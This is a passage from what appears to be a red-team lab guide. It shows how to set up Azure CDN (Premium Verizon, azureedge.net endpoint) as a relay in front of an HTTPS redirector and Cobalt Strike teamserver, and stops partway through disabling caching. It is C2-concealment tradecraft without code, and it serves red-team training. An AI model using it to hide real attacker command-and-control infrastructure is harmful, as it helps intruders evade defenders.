In this lab, we will explore the use of Azure CDN as a relay or redirector to help protect C2 channels from detection and disruption. Azure CDN is a content delivery network that can be used to distribute content globally and provide faster access to web resources. By using Azure CDN as a relay or redirector, red teams can help to conceal the location of the actual C2 server and reduce the risk of detection by defenders.

One of the main advantages of using Azure CDN as a relay or redirector is its ability to handle large amounts of traffic and distribute it across multiple servers. This can help to improve the reliability and performance of C2 channels, making them more difficult to detect and disrupt. Additionally, Azure CDN provides features such as SSL/TLS encryption, which can help to protect C2 traffic from interception and analysis by defenders.

Another advantage of using Azure CDN as a relay or redirector is the ability to easily manage and update C2 channels. Azure CDN provides a simple and intuitive interface for managing content distribution, allowing red teams to quickly modify and update their C2 channels as needed. This can help to ensure that C2 channels remain secure and effective over time.

Overall, using Azure CDN as a relay or redirector can be an effective way to protect C2 channels from detection and disruption. By taking advantage of the features and capabilities of Azure CDN, red teams can help to maximize the effectiveness of their C2 channels and stay ahead of defenders. To give you a better understanding on what this looks like the following diagram shows the use of the Azure CDN with the HTTPS redirector:




Figure 113 - Example of diagram with Azure CDN pointing to HTTPS redirector.

As we can see above the CDN is just forwarding traffic to our HTTPS redirector. This is done for multiple reasons but the main reason we use Azure CDN's is Microsoft is the leader in the industry and most machines are Windows OS based which means blocking Microsoft traffic may not be possible or difficult. Blending in and using a Microsoft based service to host or forward traffic has worked for many years now, since most companies are heavily invested into the Microsoft product suite.

Starting With The Basics

When setting up a CDN with Azure, it is possible to use the default setup without using a custom domain. This means that the CDN will be accessed using the domain provided by Azure, which is in the format **<name>.azureedge.net**. While this may not be as professional as using a custom domain, it can be a quick and easy way to get started with using a CDN.

First let's go ahead and create the CDN. We will need to go to the "**Front Door and CDN profiles**" section and click create:




Figure 114 - Creating Azure CDN

Once there we will be presented with many options, to give us the true power we will need to select "**Explore other offerings"** and then select "**Azure CDN Premium Verizon**" which is still allowed with a **Pay-As-You-Go** account.




Figure 115 - Example of selecting CDN premium verizon

Once selected we will want to select our same resource group and provide profile details such as name and pricing tier which should be "**Azure CDN Premium Verizon**". We then have the option to create an endpoint which is Azure

basically giving us a custom domain name with **azureedge.net** and we get to pick the name to use if available. In my case I am using “**arto**” but you will need to use something else since I have taken that one.




Figure 116 - Example of settings for CDN creation

Once done entering the data you can select review and will be presented with the following screen. Go ahead and click create. Make sure to give it a good review and ensure everything is correct or at least matches what you see in the example below:




Figure 117 - Example of CDn creation after review

Once you create the CDN endpoint you can either wait or go back to the "**Front Door and CDN profiles**" section and wait for it to be created. Once it is created you will see it listed in the portal as shown below:




Figure 118 - Example of CDN creation

To use the CDN we must turn off a few things for a CDN to work correctly with our redirector and CS teamserver. We will need to disable compression and caching to make sure we are providing new content through the CDN that is dynamic and not static. To do this we must go to the "**Caching Rules**" section as shown below:




Figure 119 - Caching rules for endpoint

Once clicked on the caching rules you will need to click on "**manage**":

